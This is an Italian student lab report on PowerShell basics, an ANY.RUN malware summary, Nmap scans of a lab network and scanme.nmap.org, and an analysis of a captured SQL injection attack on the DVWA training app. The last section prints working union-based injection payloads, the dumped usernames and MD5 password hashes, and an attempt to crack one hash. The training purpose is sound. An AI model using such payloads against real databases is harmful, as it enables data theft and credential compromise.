

Report attività - Analisi di sistema, IOC e scansione di rete

Analista: Gianluca Frezza

Data: 20/02/2026

Macchine Target: windows 10 / cyberops

Obiettivo:

Acquisire competenze di base all'utilizzo di strumenti di sistema e di sicurezza per l'analisi di processi, attività di rete e possibili minacce, attraverso l'uso di PowerShell, l'analisi di indicatori di compromissione (IOC) e l'esplorazione della rete con Nmap.

Descrizione dell'attività:

- Uso Windows Powershell
 - Studio Loc
 - Esplorazione di NMAP
 - Attacco a un database MySQL
-

Uso Windows PowerShell

verifica del comando **dir**

The image shows two side-by-side terminal windows. The left window is Windows PowerShell, and the right is the Command Prompt (cmd.exe).

Windows PowerShell Output:

```
PS C:\Users\User> dir

Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-----          09/02/2026   14:14         .splunk
d-r-----        08/09/2024   23:19       3D Objects
d-r-----        08/09/2024   23:19       Contacts
d-r-----        08/09/2024   23:19       Desktop
d-r-----        08/09/2024   23:19       Documents
d-r-----        09/02/2026   16:39       Downloads
d-r-----        08/09/2024   23:19       Favorites
d-r-----        08/09/2024   23:19       Links
d-r-----        08/09/2024   23:19       Music
d-r-----        09/02/2026   11:09      OneDrive
d-r-----        08/09/2024   23:22       Pictures
d-r-----        08/09/2024   23:19     Saved Games
d-r-----        08/09/2024   23:21       Searches
d-r-----        08/09/2024   23:19       Videos
```

Command Prompt Output:

```
C:\Users\User> dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 76FF-0D4F

Directory di C:\Users\User

09/02/2026  14:14  <DIR>         .
09/02/2026  14:14  <DIR>         ..
09/02/2026  14:14  <DIR>         .splunk
08/09/2024  22:19  <DIR>       3D Objects
08/09/2024  22:19  <DIR>       Contacts
08/09/2024  22:19  <DIR>       Desktop
08/09/2024  22:19  <DIR>       Documents
09/02/2026  16:39  <DIR>       Downloads
08/09/2024  22:19  <DIR>       Favorites
08/09/2024  22:19  <DIR>       Links
08/09/2024  22:19  <DIR>       Music
09/02/2026  11:09  <DIR>      OneDrive
08/09/2024  22:22  <DIR>       Pictures
08/09/2024  22:19  <DIR>     Saved Games
08/09/2024  22:21  <DIR>       Searches
08/09/2024  22:19  <DIR>       Videos
               0 File             0 byte
              16 Directory  46.799.220.736 byte disponibili
```

Il comando **dir** visualizza file e cartelle della directory corrente con informazioni come nome, data e ora di modifica e dimensione. In PowerShell l'output è più dettagliato e include anche la colonna **Mode**, che indica il tipo di elemento e i relativi attributi (ad esempio se è una directory, file nascosto o di sola lettura).

The image shows two side-by-side terminal windows. The left is Windows PowerShell, and the right is the Command Prompt (Prompt dei comandi).

Windows PowerShell Output:

```
PS C:\Users\User> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%9
    Indirizzo IPv4. . . . . : 192.168.50.10
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

PS C:\Users\User> cd documents
PS C:\Users\User\documents> ls
PS C:\Users\User\documents> dir
```

Command Prompt Output:

```
Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%9
    Indirizzo IPv4. . . . . : 192.168.50.10
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

C:\Users\User> cd documents
C:\Users\User\Documents> ls
"ls" non è riconosciuto come comando interno o esterno,
un programma eseguibile o un file batch.

C:\Users\User\Documents> dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 76FF-0D4F

Directory di C:\Users\User\Documents

08/09/2024  22:19  <DIR>         .
08/09/2024  22:19  <DIR>         ..
               0 File             0 byte
              2 Directory  46.761.304.064 byte disponibili
```

ipconfig mostra la configurazione di rete, cd cambia directory e dir visualizza file e cartelle. Il comando ls funziona in PowerShell ma non nel Prompt dei comandi.

```
PS C:\Users\User> get-alias dir

CommandType      Name                                Version          Source
-----
Alias             dir -> Get-ChildItem

PS C:\Users\User>
```

Get-ChildItem è il comando powershell per dir

comando netstat - h

```
PS C:\Users\User> netstat -h

Visualizza le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

-a Visualizza tutte le connessioni e le porte di ascolto.
-b Visualizza l'eseguibile coinvolto nella creazione di ogni connessione o
  porta di ascolto. In alcuni casi, host di eseguibili noti
  più componenti indipendenti e in questi casi il
  sequenza di componenti coinvolti nella creazione della connessione
  o la porta in ascolto. In questo caso, l'eseguibile
  il nome è in [] nella parte inferiore, in alto è il componente che ha chiamato,
  e così via fino al raggiungimento di TCP/IP. Si noti che questa opzione
  può richiedere molto tempo e avrà esito negativo, a meno che non siano sufficienti
  autorizzazioni.
-e visualizza le statistiche Ethernet. È possibile combinare
  opzione.
-f Visualizza nomi di dominio completi (FQDN) per stranieri
  indirizzi.
-n Visualizza indirizzi e numeri di porta in formato numerico.
-o Visualizza l'ID del processo proprietario associato a ogni connessione.
-p proto Mostra le connessioni per il protocollo specificato da proto; proto
  può essere qualsiasi: TCP, UDP, TCPv6 o UDPv6. Se usato con-s
  opzione per la visualizzazione delle statistiche per protocollo, Proto può essere qualsiasi:
  IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
-q Visualizza tutte le connessioni, le porte di ascolto e i binding
  non in ascolto di porte TCP. Le porte di nonlistening associate possono o meno essere
  essere associato a una connessione attiva.
-r Visualizza la tabella di routing.
-s Visualizza le statistiche per protocollo. Per impostazione predefinita, le statistiche vengono
  visualizzate per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6;
  l'opzione-p può essere utilizzata per specificare un sottoinsieme del valore predefinito.
-t Visualizza lo stato corrente di offload della connessione.
-x Visualizza connessioni NetworkDirect, listener e condivisi
  endpoint.
-y Visualizza il modello di connessione TCP per tutte le connessioni.
  Non può essere combinato con le altre opzioni.
intervallo Rivisualizza le statistiche selezionate, la sospensione dell'intervallo di secondi
  tra ogni schermo. Premere CTRL+C per interrompere la rivisualizzazione
  Statistiche. Se viene omesso, netstat stamperà il
  informazioni di configurazione una volta.

PS C:\Users\User>
```

netstat -r

```
9...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
  0.0.0.0             0.0.0.0    192.168.50.1  192.168.50.10  281
  127.0.0.0           255.0.0.0  On-link      127.0.0.1      331
  127.0.0.1           255.255.255.255  On-link      127.0.0.1      331
  127.255.255.255     255.255.255.255  On-link      127.0.0.1      331
  192.168.50.0         255.255.255.0  On-link      192.168.50.10  281
  192.168.50.10        255.255.255.255  On-link      192.168.50.10  281
  192.168.50.255       255.255.255.255  On-link      192.168.50.10  281
  224.0.0.0            240.0.0.0  On-link      127.0.0.1      331
  224.0.0.0            240.0.0.0  On-link      192.168.50.10  281
  255.255.255.255     255.255.255.255  On-link      127.0.0.1      331
  255.255.255.255     255.255.255.255  On-link      192.168.50.10  281
=====
Route permanenti:
  Indirizzo rete      Mask      Indir. gateway  Metrica
  0.0.0.0             0.0.0.0    192.168.50.1    Predefinito
=====

IPv6 Tabella route
=====
Route attive:
  Interf Metrica Rete Destinazione      Gateway
  9      281  ::/0             fe80::2
  1      331  ::1/128          On-link
  9      281  fd17:625c:f037:2::/64  On-link
  9      281  fd17:625c:f037:2:6d07:42af:db2d:64a1/128
                                On-link
  9      281  fd17:625c:f037:2:7899:5949:534:2173/128
                                On-link
  9      281  fe80::/64         On-link
  9      281  fe80::7de5:ce64:b266:fed3/128
                                On-link
  1      331  ff00::/8          On-link
  9      281  ff00::/8          On-link
=====
Route permanenti:
  Nessuna
PS C:\Users\User>
```

il gateway dell'ipv4 è 192.168.50.1

seconda powershell con privilegi elevati

Il comando netstat -abno è stato utilizzato per visualizzare le connessioni TCP attive e i processi associati. Successivamente, tramite Gestione Attività, è stato possibile identificare i processi corrispondenti utilizzando il PID e poi metterli in ordine.

Gestione attività							
File Opzioni Visualizza							
Processi Prestazioni Cronologia applicazioni Avvio Utenti Dettagli Servizi							
Nome	PID	Stato	Nome ute...	CPU	Memoria (...)	Virtualizzazion...	
Interrupt sistema	-	In esecuzione	SYSTEM	13	0 K		
Processo di inattività...	0	In esecuzione	SYSTEM	42	8 K		
System	4	In esecuzione	SYSTEM	16	20 K		
diwm.exe	64	In esecuzione	DWM-1	03	28.504 K	Disabilitato	
Registry	92	In esecuzione	SYSTEM	00	4.008 K	Non consentito	
Taskmgr.exe	248	In esecuzione	User	02	17.860 K	Non consentito	
smss.exe	348	In esecuzione	SYSTEM	00	256 K	Non consentito	
csrss.exe	440	In esecuzione	SYSTEM	01	840 K	Non consentito	
wininit.exe	528	In esecuzione	SYSTEM	00	688 K	Non consentito	
csrss.exe	536	In esecuzione	SYSTEM	02	872 K	Non consentito	
winlogon.exe	588	In esecuzione	SYSTEM	00	1.020 K	Non consentito	
svchost.exe	652	In esecuzione	SERVIZIO L...	00	824 K	Non consentito	
services.exe	656	In esecuzione	SYSTEM	00	3.828 K	Non consentito	
lsass.exe	676	In esecuzione	SYSTEM	00	6.496 K	Non consentito	
svchost.exe	684	In esecuzione	SERVIZIO L...	00	1.308 K	Non consentito	
svchost.exe	688	In esecuzione	SERVIZIO L...	00	1.048 K	Non consentito	
svchost.exe	700	In esecuzione	SYSTEM	00	1.160 K	Non consentito	
svchost.exe	784	In esecuzione	SYSTEM	00	7.304 K	Non consentito	
fontdrvhost.exe	792	In esecuzione	UMFD-0	00	936 K	Disabilitato	
svchost.exe	900	In esecuzione	SERVIZIO ...	00	5.736 K	Non consentito	
MsmEng.exe	952	In esecuzione	SYSTEM	01	209.920 K	Non consentito	
svchost.exe	956	In esecuzione	SYSTEM	00	1.316 K	Non consentito	
svchost.exe	1004	In esecuzione	SERVIZIO L...	00	1.088 K	Non consentito	
svchost.exe	1012	In esecuzione	SERVIZIO L...	00	1.228 K	Non consentito	
SecurityHealthSystra...	1020	In esecuzione	User	00	860 K	Disabilitato	
svchost.exe	1088	In esecuzione	SYSTEM	00	4.304 K	Non consentito	
svchost.exe	1152	In esecuzione	SYSTEM	00	1.640 K	Non consentito	
OneDrive.exe	1184	In esecuzione	User	00	30.156 K	Disabilitato	

Meno dettagli


Termina attività

svchost.exe	900	In esecuzione	SERVIZIO DI RETE	01	5.628 K	Non consentito
-------------	-----	---------------	------------------	----	---------	----------------

Il processo associato al PID è svchost.exe, un servizio di sistema Windows.


le cose più importanti da verificare nelle proprietà del processo sono:

- l'autenticità ed origine
- la firma digitale



Svuotare il cestino usando PowerShell

è stato effettuato il comando clear-recyclebin per la pulizia del cestino



CONCLUSIONE: PowerShell offre numerosi strumenti utili per l'automazione e l'analisi della sicurezza, permettendo di raccogliere informazioni su processi, file, rete e log di sistema in modo rapido ed efficiente. L'utilizzo di cmdlet specifici consente a un analista di sicurezza di individuare anomalie, verificare l'integrità dei file e monitorare lo stato del sistema, migliorando la capacità di risposta agli incidenti.

Analisi del malware tramite ANY.RUN

Durante l'analisi della sessione ANY.RUN è stata osservata l'esecuzione di un file eseguibile sospetto denominato Jvczfhe.exe, scaricato da Internet. L'attività ha evidenziato diverse minacce e comportamenti tipici di software malevolo.

- Esecuzione di file non affidabile Il file eseguibile è stato avviato dopo essere stato scaricato da Internet, rappresentando una potenziale fonte di infezione.
- Download tramite browser: Il malware è stato introdotto tramite il browser Firefox da un repository online, indicando un possibile attacco basato su download malevolo o ingegneria sociale.
- Creazione ed esecuzione di processi: Dopo l'avvio, il programma ha generato nuovi processi e ha interagito con il sistema operativo
- Raccolta di informazioni sul sistema: Il programma ha letto dati sensibili del sistema, tra cui GUID della macchina, nome del computer e configurazione linguistica, attività compatibile con la fase di ricognizione.

Conclusione:

L'analisi evidenzia un tentativo di compromissione tramite esecuzione di un file malevolo scaricato da Internet, con comportamenti tipici delle minacce informatiche moderne.

Bonus 1: Esplorazione di Nmap

Nmap è uno strumento open source utilizzato per l'esplorazione e la scansione delle reti, capace di identificare host attivi, porte aperte e servizi in esecuzione. Serve principalmente per scoprire dispositivi nella rete: pc, server, router, iot.

`nmap -A -T4 scanme.nmap.org` Questo comando esegue una scansione approfondita del server scanme.nmap.org per scoprire quali porte sono aperte, quali servizi sono attivi e informazioni sul sistema operativo, utilizzando una velocità di scansione elevata.

-A Abilita la scansione avanzata con rilevamento sistema operativo, versioni dei servizi, script e traceroute.

-T4 Imposta una velocità di scansione aggressiva per ridurre i tempi di esecuzione.

Scansione del local host

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.15
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 09:32 -0500
Nmap scan report for 10.0.2.15
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.05 seconds
[analyst@secOps ~]$
```

Dalla scansione con Nmap risultano aperte la porta 21/TCP per il servizio FTP fornito da vsftpd, con login anonimo abilitato, e la porta 22/TCP per il servizio SSH fornito da OpenSSH 10.0.

La presenza del servizio FTP con autenticazione anonima rappresenta un potenziale rischio di sicurezza.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 79564sec preferred_lft 79564sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86090sec preferred_lft 14090sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

La VM appartiene alla rete 10.0.2.0/24

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 10:11 -0500
Nmap scan report for 10.0.2.15
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 59.56 seconds
[analyst@secOps ~]$
```

la scansione ha fornito solo l'host della cyberops

Scanme.Nmap.Org, è un servizio fornito dal progetto Nmap Security Scanner configurato per aiutare le persone a imparare a usare Nmap e anche per testare e assicurarsi che la loro installazione di Nmap (o la connessione Internet) funzioni correttamente.

effettuata la scansione con il prompt `nmap -A -T4 scanme.nmap.org`

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 10:29 -0500
Failed to resolve "-A".
Failed to resolve "-T4".
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds
[analyst@secOps ~]$
```

Le porte aperte sono:

22/TCP — SSH

80/TCP — HTTP

9929/TCP — Nping Echo

31337/TCP — Elite

996 porte TCP risultano filtrate, probabilmente da un firewall

L'indirizzo IP del server è 45.33.32.156

Il sistema operativo non è stato determinato dalla scansione

RIFLESSIONI: Nmap può essere utilizzato per migliorare la sicurezza della rete permettendo agli amministratori di individuare host attivi, porte aperte e servizi in esecuzione. In questo modo è possibile identificare configurazioni errate, servizi non necessari o vulnerabili e intervenire per ridurre la superficie di attacco.

Tuttavia, lo stesso strumento può essere utilizzato da un attore malevolo per raccogliere informazioni sui sistemi di una rete bersaglio. Attraverso la scansione delle porte e dei servizi, un attaccante può individuare punti deboli, servizi vulnerabili o sistemi esposti e pianificare attacchi mirati.

CONCLUSIONE: L'esercizio ha permesso di comprendere il funzionamento di Nmap come strumento per l'esplorazione e l'analisi delle reti. Attraverso le scansioni effettuate sono stati identificati host attivi, porte aperte, servizi in esecuzione e configurazioni di rete. L'attività è stata svolta senza lo strumento kali linux ed ha evidenziato come Nmap sia utile per valutare la sicurezza di un sistema e individuare potenziali vulnerabilità, ma anche come lo stesso strumento possa essere utilizzato da attori malevoli per raccogliere informazioni sui bersagli.

bonus 2 Attacco a un database MySQL

3 - L'attacco di SQL Injection continua

```
<div class="body_padded">
  <h1>Vulnerability: SQL Injection</h1>

  <div class="vulnerable_code_area">
    <form action="#" method="GET">
      <p>
        User ID:
        <input type="text" size="15" name="id">
        <input type="submit" name="Submit" value="Submit">
      </p>
    </form>
    <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select da
tatabase(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localho
st</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0
N1P76E.html</a></li>
    <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
    <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats
heet-oku/</a></li>
    <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.
net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
    <li><a href="https://www.owasp.org/index.php/SQL_injection" target="_blank">https://www.owasp.org/index.php/SQL_injection</a></li>
    <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
  </ul>
</div>

<br /><br />

```

Packet 21. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (6,532 bytes) Show as ASCII No delta times Stream 3

Find: 1=1

Help Filter Out This Stream Print Save as... Back Close

L'analisi della risposta HTTP ha evidenziato che l'attaccante, sfruttando una vulnerabilità di SQL Injection, è riuscito a estrarre diversi record della tabella utenti (admin, Gordon Brown, Pablo Picasso, Bob Smith). Inoltre sono state ottenute informazioni sul database (dvwa) e sull'utente del database (root@localhost), confermando un accesso non autorizzato ai dati.

4 - L'attacco di SQL Injection fornisce informazioni di sistema

```
</form>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version()#<
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>

```

L'attacco ha permesso di identificare la versione del database MySQL (5.7.12), indicando che il sistema utilizza una distribuzione Ubuntu.


5 - L'attacco di SQL Injection e le informazioni sulle tabelle

Il comando consente all'aggressore di enumerare i nomi delle colonne della tabella "users". In questo modo l'attaccante può identificare i campi contenenti informazioni sensibili (es. username e password) e preparare l'estrazione mirata dei dati.

6 - L'attacco di SQL Injection si conclude

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
```

L'analisi del flusso HTTP ha mostrato che l'hash 8d3533d75ae2c3966d7e0d4fcc69216b appartiene all'utente "1337".



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota

Crack Hashes

